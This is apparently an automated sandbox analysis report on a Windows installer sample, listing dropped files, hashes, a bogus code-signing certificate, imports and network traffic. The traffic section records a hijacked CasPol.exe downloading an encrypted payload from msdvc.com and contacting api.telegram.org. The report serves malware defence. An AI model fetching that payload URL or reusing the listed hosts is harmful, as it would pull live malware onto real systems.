Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....H.....i..... ...Rich.....PE..d.../*.$....." .....e.....p.....`A.....D.....@.....0..4....:.P!..`..`.....T.....(..... .....text...?..... ..`.rdata...g.....h.....@..@.data.....@....pdata..4....0.....@..@.rsrc.....@..... .....@..@.reloc..`....`.....6.....@..B..... .....

C:\Users\user\AppData\Local\Temp\Ottawas.bmp

Process:	C:\Users\user\Desktop\file.exe
File Type:	PC bitmap, Windows 3.x format, 312 x 145 x 24
Category:	dropped
Size (bytes):	135774
Entropy (8bit):	6.91313068400418
Encrypted:	false
SSDEEP:	1536:GwfOK0U3CPBrtIu5/o0mrtd/Cl+DjS8Bn2C17WQ0SCoTsjwTxvXC0ntc9pKOIa58:LfObUqR2f7WQDTTxvXC0ntceOv7Wp
MD5:	3EEF656CBCA1AD683C0D205B8102AEEB
SHA1:	3601D8AEB56DA26777CFC229EDFB861A572CE78A
SHA-256:	A58CD5F1E7A2D07754798201CC1AC52E2BBC95AB2DA27E6F3556CCF50C719C2F
SHA-512:	F47676C91FD15160FB94C169FB9DC3361FE11F3E6C83AC2C6AFAF213DBAFD5875778C30A259E68CB491AE0EE99FA78EE6F68E60EC3094F4E09F8B83DD047D6CF
Malicious:	false
Preview:	BM^.....6...(...8.....(..... ....

C:\Users\user\AppData\Local\Temp\nsv58DC.tmp\System.dll

Process:	C:\Users\user\Desktop\file.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X. .....text.... ....."..... ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B..... ....

C:\Users\user\AppData\Local\Temp\touchpad-disabled-symbolic.svg

Process:	C:\Users\user\Desktop\file.exe
File Type:	SVG Scalable Vector Graphics image
Category:	dropped
Size (bytes):	786
Entropy (8bit):	5.0885849275192205
Encrypted:	false

SSDEEP:	12:t4C8glnVOtgVbYc7nz6F0EcWLjD8Gok9kXYJOhz4AeWrGDT2Kd3ztU7jcd/M:t4CjlQ2d7+5f4YLJw4AeWrGDT/nvd0
MD5:	B87E230E52E6179805CA646953B97596
SHA1:	DBE5466CA50A929245C5A09E003392B791A9C075
SHA-256:	D04DC1EDF72A3DE271177575A7F552FB3FFF450D9F1D2A6316D0FC953E78739E
SHA-512:	68572EFFC6200DD8F5395F659686F9C7F33DBF3864E445DC4FD8088A25784E256EAC10B75965B10E03B2B634BD4E0E78A09EBAAFAF5447CA3A00AB0B25DD36F 7
Malicious:	false
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="16" height="16">. <g fill="#2e3436">. <path d="M3.031 1a3 3 0 00-1.576.455l1.55 1.55c.01 0 .017-.005.026-.005h8.938C12.565 3 13 3.435 13 4.03V10h-3l1 1h2v.969c0 .298-.11.555-.293.738l1.402 1.402c.55-.549.891-1.306.891-2.14V4.03A3.038 3.038 0 0011.969 1zM.29 2.762C.11 3.149 0 3.577 0 4.032v7.937A3.038 3.038 0 003.031 15h8.938c.173 0 .34-.025.506-.053L10.527 13H8v-2h.527l-1-1H2V4.473zM2 11h5v2H3.031C2.435 13 2 12.565 2 11.969z" style="line-height:normal;-inkscape-font-specification:Sans;text-indent:0;text-align:start;text-decoration-line:none;text-transform:none;marker:none" color="#bebebe" font-weight="400" font-family="Sans" overflow="visible"/>. <path d="M1.531.469L.47 1.53l14 14 1.062-1.062z"/>. </g>.</svg>.

\Device\ConDrv	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	30
Entropy (8bit):	3.964735178725505
Encrypted:	false
SSDEEP:	3:IBVFBWAGRHneyy:ITqAGRHner
MD5:	9F754B47B351EF0FC32527B541420595
SHA1:	006C66220B33E98C725B73495FE97B3291CE14D9
SHA-256:	0219D77348D2F0510025E188D4EA84A8E73F856DEB5E0878D673079D05840591
SHA-512:	C6996379BCB774CE27EEEC0F173CBACC70CA02F3A773DD879E3A42DA554535A94A9C13308D14E873C71A338105804AFFF32302558111EE880BA0C41747A0853
Malicious:	false
Preview:	NordVPN directory not found!..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	5.79283030166378
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	file.exe
File size:	562640
MD5:	2beb53482de8f6a713deb6fa9f9e7267
SHA1:	0959ea9b1697d980da699f8375f91ca1df8e0f56
SHA256:	7ac7845621113c87e927eb2b582af6f1809e4866e4ee0f089dd1c6ab0042dd27
SHA512:	0484ee70dc3a77c36c4d6c846f3937cfbf116c4c6b7516e72660bbac8f6b3dcb01dac478c615f08fb180c27018e08ff023f11bdf46ae622b9b188956983c5d3a
SSDEEP:	12288:gNpIr3H1Fwz2KXE+7uAyZDSJSrF1v5/tLDD8W1qpwBaM8Af1:gNpIr3H1Fwz2KXE+7uAyZDcSrF1v5/t7
TLSH:	37C44B284B26D4E5CC8F2DB48C43B29F67922E50BAAD8253D53074E5EBFC366C7A5C11
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_:..Pf..sV..Pf..V`..Pf.Rich.Pf.....PE..L.....Oa.....f...*.....

File Icon



Icon Hash:	00f0f8e0ece07082

Static PE Info

General

Entrypoint:	0x4034f7
Entrypoint Section:	.text
Digitally signed:	true

Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614F9AE5 [Sat Sep 25 21:55:49 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	56a78d55f3f7af51443e58e0ce2fb5f6

Authenticode Signature	
Signature Valid:	**false**
Signature Issuer:	CN="TRUISH Metaphysis BINDSAALER COUNTERPLEAD ", O=Countermarching, L=Gask, S=Scotland, C=GB
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 10/05/2022 00:04:21 10/05/2023 00:04:21
Subject Chain	• CN="TRUISH Metaphysis BINDSAALER COUNTERPLEAD ", O=Countermarching, L=Gask, S=Scotland, C=GB
Version:	3
Thumbprint MD5:	57E7BC9EC9D1474FF93F627A2D5F313A
Thumbprint SHA-1:	5C39BD33BBB4FB729C0C4634567294D7EDCB29F0
Thumbprint SHA-256:	C47A8A0C3B44E509CE176A357338FD2ADF724FE3389EA91AB0E6AB2804115F92
Serial:	07E4C4F966F11219

Entrypoint Preview
Instruction
push ebp
mov ebp, esp
sub esp, 000003F4h
push ebx
push esi
push edi
push 00000020h
pop edi
xor ebx, ebx
push 00008001h
mov dword ptr [ebp-14h], ebx
mov dword ptr [ebp-04h], 0040A2E0h
mov dword ptr [ebp-10h], ebx
call dword ptr [004080CCh]
mov esi, dword ptr [004080D0h]
lea eax, dword ptr [ebp-00000140h]
push eax
mov dword ptr [ebp-0000012Ch], ebx
mov dword ptr [ebp-2Ch], ebx
mov dword ptr [ebp-28h], ebx
mov dword ptr [ebp-00000140h], 0000011Ch
call esi
test eax, eax
jne 00007F486D17B25Ah
lea eax, dword ptr [ebp-00000140h]
mov dword ptr [ebp-00000140h], 00000114h
push eax
call esi
mov ax, word ptr [ebp-0000012Ch]
mov ecx, dword ptr [ebp-00000112h]

Instruction
sub ax, 00000053h
add ecx, FFFFFFD0h
neg ax
sbb eax, eax
mov byte ptr [ebp-26h], 00000004h
not eax
and eax, ecx
mov word ptr [ebp-2Ch], ax
cmp dword ptr [ebp-0000013Ch], 0Ah
jnc 00007F486D17B22Ah
and word ptr [ebp-00000132h], 0000h
mov eax, dword ptr [ebp-00000134h]
movzx ecx, byte ptr [ebp-00000138h]
mov dword ptr [0042A2D8h], eax
xor eax, eax
mov ah, byte ptr [ebp-0000013Ch]
movzx eax, ax
or eax, ecx
xor ecx, ecx
mov ch, byte ptr [ebp-2Ch]
movzx ecx, cx
shl eax, 10h
or eax, ecx

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8504	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x48000	0x58810	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x88f48	0x688	.rsrc
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x2b0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6515	0x6600	False	0.661534926471	data	6.43970794855	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x139a	0x1400	False	0.45	data	5.14577456407	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x20338	0x600	False	0.499348958333	data	4.01369865045	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x2b000	0x1d000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.rsrc	0x48000	0x58810	0x58a00	False	0.0791029398801	data	4.00672034737	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x48328	0x42028	dBase III DBT, version number 0, next free block index 40	English	United States
RT_ICON	0x8a350	0x10828	dBase III DBT, version number 0, next free block index 40	English	United States
RT_ICON	0x9ab78	0x25a8	dBase III DBT, version number 0, next free block index 40	English	United States
RT_ICON	0x9d120	0x10a8	dBase III DBT, version number 0, next free block index 40	English	United States
RT_ICON	0x9e1c8	0xea8	data	English	United States
RT_ICON	0x9f070	0x988	dBase III DBT, version number 0, next free block index 40	English	United States
RT_ICON	0x9f9f8	0x468	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0x9fe60	0x100	data	English	United States
RT_DIALOG	0x9ff60	0x11c	data	English	United States
RT_DIALOG	0xa0080	0xc4	data	English	United States
RT_DIALOG	0xa0148	0x60	data	English	United States
RT_GROUP_ICON	0xa01a8	0x68	data	English	United States
RT_VERSION	0xa0210	0x2bc	data	English	United States
RT_MANIFEST	0xa04d0	0x33e	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExW, RegEnumKeyW, RegQueryValueExW, RegSetValueExW, RegCloseKey, RegDeleteValueW, RegDeleteKeyW, AdjustTokenPrivileges, LookupPrivilegeValueW, OpenProcessToken, SetFileSecurityW, RegOpenKeyExW, RegEnumValueW
SHELL32.dll	SHGetSpecialFolderLocation, SHFileOperationW, SHBrowseForFolderW, SHGetPathFromIDListW, ShellExecuteExW, SHGetFileInfoW
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance, IIDFromString, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	GetClientRect, EndPaint, DrawTextW, IsWindowEnabled, DispatchMessageW, wsprintfA, CharNextA, CharPrevW, MessageBoxIndirectW, GetDlgItemTextW, SetDlgItemTextW, GetSystemMetrics, FillRect, AppendMenuW, TrackPopupMenu, OpenClipboard, SetClipboardData, CloseClipboard, IsWindowVisible, CallWindowProcW, GetMessagePos, CheckDlgButton, LoadCursorW, SetCursor, GetSysColor, SetWindowPos, GetWindowLongW, PeekMessageW, SetClassLongW, GetSystemMenu, EnableMenuItem, GetWindowRect, ScreenToClient, EndDialog, RegisterClassW, SystemParametersInfoW, CreateWindowExW, GetClassInfoW, DialogBoxParamW, CharNextW, ExitWindowsEx, DestroyWindow, CreateDialogParamW, SetTimer, SetWindowTextW, PostQuitMessage, SetForegroundWindow, ShowWindow, wsprintfW, SendMessageTimeoutW, FindWindowExW, IsWindow, GetDlgItem, SetWindowLongW, LoadImageW, GetDC, ReleaseDC, EnableWindow, InvalidateRect, SendMessageW, DefWindowProcW, BeginPaint, EmptyClipboard, CreatePopupMenu
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectW, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetModuleHandleA, GetProcAddress, GetSystemDirectoryW, lstrcatW, Sleep, lstrcpyA, WriteFile, GetTempFileNameW, CreateFileW, lstrcmpiA, RemoveDirectoryW, CreateProcessW, CreateDirectoryW, GetLastError, CreateThread, GlobalLock, GlobalUnlock, GetDiskFreeSpaceW, WideCharToMultiByte, lstrcpynW, lstrlenW, SetErrorMode, GetVersionExW, GetCommandLineW, GetTempPathW, GetWindowsDirectoryW, SetEnvironmentVariableW, CopyFileW, ExitProcess, GetCurrentProcess, GetModuleFileNameW, GetFileSize, GetTickCount, MulDiv, SetFileAttributesW, GetFileAttributesW, SetCurrentDirectoryW, MoveFileW, GetFullPathNameW, GetShortPathNameW, SearchPathW, CompareFileTime, SetFileTime, CloseHandle, lstrcmpiW, lstrcmpW, ExpandEnvironmentStringsW, GlobalFree, GlobalAlloc, GetModuleHandleW, LoadLibraryExW, MoveFileExW, FreeLibrary, WritePrivateProfileStringW, GetPrivateProfileStringW, lstrlenA, MultiByteToWideChar, ReadFile, SetFilePointer, FindClose, FindNextFileW, FindFirstFileW, DeleteFileW

Version Infos

Description	Data
LegalCopyright	Ashland Inc.
FileVersion	18.4.12
CompanyName	Ceridian Corp.
LegalTrademarks	Enron Corp.
Comments	Cinergy Corp.
ProductName	InstallScript Setup Launcher
FileDescription	Hovnanian Enterprises Inc.


Description	Data
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 10, 2022 14:06:35.536997080 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:35.537034988 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:35.537355900 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:35.555028915 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:35.555056095 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:35.861140013 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:35.861339092 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:35.861397028 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:35.963208914 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:35.963223934 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:35.963382006 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:35.963512897 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:35.967854023 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.010478973 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.140820980 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.140840054 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.141024113 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.141032934 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.141071081 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.141139030 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.141237020 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.284414053 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.284567118 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.284614086 CEST	49748	443	192.168.11.20	119.18.54.23

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 10, 2022 14:06:36.284622908 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.284631968 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.284708023 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.284800053 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.284812927 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.284981012 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.366518021 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.366805077 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.366835117 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.429063082 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.429306030 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.429465055 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.429650068 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.429775000 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.430016041 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.430267096 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.430310011 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.430468082 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.430638075 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.430790901 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.430936098 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.430958986 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.431027889 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.431251049 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.431394100 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.431421995 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.431436062 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.431543112 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.510361910 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.510580063 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.510852098 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.575320005 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.575464010 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.575483084 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.575608969 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.575637102 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.575671911 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.575786114 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.575792074 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.575808048 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.576004028 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.576267958 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.576507092 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.576554060 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.576719046 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.576798916 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.576941013 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.576963902 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.576987028 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.577028990 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.577208996 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.577234030 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.577306986 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.577383041 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.577462912 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.577485085 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.577526093 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.577583075 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.577749014 CEST	49748	443	192.168.11.20	119.18.54.23

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 10, 2022 14:06:36.577768087 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.577908993 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.578063011 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.578087091 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.578104019 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.578169107 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.578244925 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.578268051 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.578398943 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.578406096 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.578453064 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.578471899 CEST	443	49748	119.18.54.23	192.168.11.20
May 10, 2022 14:06:36.578531027 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.578546047 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.578578949 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.578747034 CEST	49748	443	192.168.11.20	119.18.54.23
May 10, 2022 14:06:36.610372066 CEST	443	49748	119.18.54.23	192.168.11.20

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 10, 2022 14:06:35.252448082 CEST	53529	53	192.168.11.20	1.1.1.1
May 10, 2022 14:06:35.521291971 CEST	53	53529	1.1.1.1	192.168.11.20
May 10, 2022 14:06:49.587388992 CEST	50736	53	192.168.11.20	1.1.1.1
May 10, 2022 14:06:49.595866919 CEST	53	50736	1.1.1.1	192.168.11.20

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 10, 2022 14:06:35.252448082 CEST	192.168.11.20	1.1.1.1	0x8f44	Standard query (0)	msdvc.com	A (IP address)	IN (0x0001)
May 10, 2022 14:06:49.587388992 CEST	192.168.11.20	1.1.1.1	0x145	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 10, 2022 14:06:35.521291971 CEST	1.1.1.1	192.168.11.20	0x8f44	No error (0)	msdvc.com		119.18.54.23	A (IP address)	IN (0x0001)
May 10, 2022 14:06:49.595866919 CEST	1.1.1.1	192.168.11.20	0x145	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- msdvc.com
- api.telegram.org

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49748	119.18.54.23	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-10 12:06:35 UTC	0	OUT	GET /oluwa_RcQBQnZSyJ230.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: msdvc.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-05-10 12:06:36 UTC	0	IN	HTTP/1.1 200 OK Date: Tue, 10 May 2022 12:06:36 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Sun, 08 May 2022 23:16:58 GMT Accept-Ranges: bytes Content-Length: 215104 Content-Type: application/octet-stream
2022-05-10 12:06:36 UTC	0	IN	Data Raw: 90 6e a6 e7 ec 23 cc 2c 20 42 eb 30 ba 60 94 e6 28 d6 75 5e 48 42 de b1 1c 4b f5 b2 57 4a d7 f5 50 22 5d ff b5 a4 a7 d7 67 e0 2e 3f c8 21 17 80 82 4c ab a3 ff 65 70 00 be 56 a3 86 ff 8e 81 ad 8e d7 aa 31 d6 d0 85 67 bc a7 bd d3 ee be 69 d1 39 a0 c3 dc 5c 90 5a cd 46 a3 81 b2 03 9f 85 b7 b2 9a 8f 4e ea 9b c0 0a ee 1f 73 76 d5 31 d5 a6 07 18 db 1c 4e 26 01 1b 6e 47 e0 f4 cc d8 1f b7 60 ef f6 15 8f 81 5e a6 66 24 8d 51 93 e0 d5 72 31 67 f7 3a f4 f5 7a cc 42 a6 55 24 cd ff 89 36 a7 9e 0b 28 ca 3c 1f cc d5 d3 28 bd 2b d0 74 ab 9f c3 7d 59 c2 09 86 5a 13 f3 fc e3 76 96 8e 35 60 aa 1b f4 51 fd 10 84 3f ab f5 25 48 87 9e e8 3e 3c 65 20 14 72 66 67 25 a2 f2 c9 e6 2b 27 51 e3 2a f0 53 95 70 85 37 a8 f7 aa fd 09 2f 9b 90 fa 9f 13 34 31 f3 ab 46 fe c1 27 64 fc 25 e2 Data Ascii: n#, B0`(u^HBKWJP"]g.?!LepV1gi9\ZFNsv1N&nG`^f$Qr1g:zBU$6(<(+t}YZv5`Q?%H><e rfg%+'Q*Sp7/41F'd%
